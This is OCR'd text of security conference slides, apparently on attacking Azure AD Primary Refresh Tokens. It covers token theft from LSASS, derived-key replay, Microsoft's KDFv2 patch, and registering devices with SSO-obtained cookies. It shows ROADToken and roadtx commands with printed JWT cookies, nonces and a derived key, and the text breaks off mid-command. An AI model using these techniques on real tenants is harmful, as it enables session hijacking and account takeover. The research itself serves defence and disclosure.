7 --derived-key f7c8a549e5d7998743d6ab38a3039c4e7e19d7e5b1db76a60029e8aa6aa2242b
Re-signed PRT cookie using custom context
Tokens were written to .roadtools_auth
```


PRT as admin TL;DR

- If you’re admin on a device with a PRT, you can steal the PRT if it’s not in TPM
- If it is in the TPM you can still acquire context/derived key combinations which allow you to use the PRT without the device
- Longer version: https://dirkjanm.io/digging-further-into-the-primary-refresh-token/

Microsoft’s response

- In the August 2021 Windows updates, patches were introduced which changed this behavior.
- Also changed storage mechanism in LSASS, breaking Mimikatz CloudAP functionality.
- A later mimikatz update resolved this issue, but key derivation only possible using old mechanism

Updated PRT cookie structure (JWT)




```
eyJhbGciOiJIUzI1NiIsImtkZl92ZXIiOjIsImN
0eCI6Imw4c0ZYN1RRV0F6UWVUSTg4NFFoaUFoLy
s4UzNFNXluIn0.eyJyZWZyZXNoX3Rva2VuIjoiM
C5BWFFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3
cWpodG9CZElzblY2TVdtSTJUdDBBSW8uQWdBQkF
BRTxzbmlwPm1oTjl2TW9DM283Vm1XdWZhRnNTWU
wxMjBaRS1SUWtZd1NrQ3lROUJGaFhsWkJ1OXB2c
npjdVhRSFBNOXBkek84emNNdWpPSUhGdmJFaERi
RWdQS0gydEVMdyIsImlzX3ByaW1hcnkiOiJ0cnV
lIiwicmVxdWVzdF9ub25jZSI6IkF3QUJBQUVBQU
FBQ0FPel9CQUQwX19qUlRHaE1WUFJRaTZpaDA5R
WRBMFIwZkhZRWt3TlkydV9Bem0yVDI5enUzN3p1
c1VxemNycUwzUlZUbTRyUXBrdjEzVW1xNHp5TXp
oNGxWN20yUy1rZ0FBIn0.isRhIdfY3U25Gq57G1
ii9xEEMXDpZkCdJ0mgwYrlwLk
```

```
{
  "alg": "HS256",
  "kdf_ver": 2,
  "ctx": "l8sFX7TQWAzQeTI884QhiAh/+8S3E5yn"
}
```

```
{
  "refresh_token":
"0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AIo.A
gABAAE<snip>mhN9vMoC3o7VmWufaFsSYL120ZE-
RQkYwSkCyQ9BFhXlZBu9pvrzcuXQHPM9pdzO8zcMujOIHFvbEhDbEgPK
H2tELw",
  "is_primary": "true",
  "request_nonce":
"AwABAAEAAAACAOz_BAD0__jRTGhMVPRQi6ih09EdA0R0fHYEkwNY2u_
Azm2T29zu37zusUqzcrqL3RVTm4rQpkv13Umq4zyMzh4lV7m2S-kgAA"
}
```

Changes

- Previously a random context was used to derive a signing key
- Now the SHA256 hash of random context + JWT body is used
- Documented in MS-OAPXBC



3.1.5.1.3.3 Processing Details


Article • 10/04/2021 • 2 minutes to read

The client first requests a primary refresh token from the server as defined in sections 3.1.5.1.2 and 3.2.5.1.2. It then uses the **Primary Refresh Token** ADM element (section 3.1.1) to populate the **refresh_token** field in this request for the access token.

The client derives a signing key from the **Session Key** ADM element (section 3.1.1), the constant label "AzureAD-SecureConversation", and the *ctx* value provided in the JWT header of the request by using the process described in [SP800-108]. The client uses this signing key to sign the request. If the capabilities field of the OpenID Provider Metadata ([MS-OIDCE] section 2.2.3.2) from the server includes the value "kdf_ver2", the client can use KDFv2 version<2> for deriving the **Session Key**. If the client chooses to use KDFv2, the client MUST use SHA256(ctx || assertion payload) instead of ctx as the context for deriving the signing key. The client MUST also add the JWT header field "kdf_ver" with value set to 2 to communicate that KDFv2 was used to create the derived signing key.

Ref: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-oapxbc/89dfb8d6-23b8-4963-8908-91b34340e367

PRT cookie signing flow – with TPM



Fix details

- Patched as CVE-2021-33781
- New method prevents pre-generation of context/derived key combinations that could be used later, since the nonce is part of the KDF function.
- Downgrade from kdf_ver2 prevented by storing the KDF version in the PRT itself (assumed) at the moment it is first issued.

Abusing device join scenarios

PRT stealing attack downsides

- Need to be admin on the device
- Need to dump LSASS
- No longer possible when secrets are stored in TPM
- Device disabled = PRT disabled


Combining knowledge

- We know how to get our own Primary Refresh Token by registering a device.
- We know how to get an access token from a user session by using SSO.

- How about registering a new device with an SSO token?


Registering with SSO

- Initialize SSO flow




```
C:\Users\TPM\Desktop>.\ROADToken.exe AwABAAEAAAACAOz_BQD0_wxVcH_LqyS6MmzfJOarVab6IsY1sEeGuZo0NuqBlmW5PKAaXNuDAgw7GAb2rKW
Q0L7ZNtSAJVqE86409KwWbakgAA
Using nonce AwABAAEAAAACAOz_BQD0_wxVcH_LqyS6MmzfJOarVab6IsY1sEeGuZo0NuqBlmW5PKAaXNuDAgw7GAb2rKWQ0L7ZNtSAJVqE86409KwWbakg
AA supplied on command line
ñ  {"response":[{"name":"x-ms-RefreshTokenCredential","data":"eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiSnNBOVBURn
FxVU1mZ3V2WnpqZ2NTbEYrRDBkSm1Jb00ifQ.eyJyZWZyZXNoX3Rva2VuIjoiMC5BWFFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzblY2TVd
tSTJUdDBBSW8uQWdBQkFBRUFBQUQtLURMQTNWTzdRcmRkZ0pnN1dldnJBZ0RzX3dVQTlQOUxiQzRmWFh3M21SQTdLdENMMFhUclo4Q0tDa0hPaURQZFA2cFB
kdUJfbTRLN0dXNHpYTThQeDdIX21vRndVTlZWa0xHY21NeEdlNGF2NmtNX2lOWHZXWjNSeTduUGtmSF9iU2sweks5Y3FwSjdXU0Q3MF9XU3AyU3AyOFRPMzd
BYVBwSERNTU9taVgzMFhOYWZmc0puWTVfLWhuU1VTUC1jX1VCUEhjN08wMWQ3MU9FdFEzOG9LMkRReEdlSW9MLTNLRzliS0VQQUxzem1LTmpLbGR5bXBqWXN
EcTloT09PTkFvRXlDbVkzaFBvZF9lM2NKNzFFRkZlN09VY3pxNWNyRVdJT0hyLVVzZk1Ua1RVMVl0MFh3b2dOZF9aWHdzZ0RqekljNFhxTDI2bDJSV1paMWt
```

- Request token with PRT cookie



```
(ROADtools) → ROADtools git:(master) ✗ roadtx gettoken -r drs --prt-cookie eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAi
EYrRDBkSm1Jb00ifQ.eyJyZWZyZXNoX3Rva2VuIjoiMC5BWFFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzblY2TVdtSTJUdDBBSW8uQW
ldnJBZ0RzX3dVQTlQOUxiQzRmWFh3M21SQTdLdENMMFhUclo4Q0tDa0hPaURQZFA2cFBkdUJfbTRLN0dXNHpYTThQeDdIX21vRndVTlZWa0xHY21NeEd
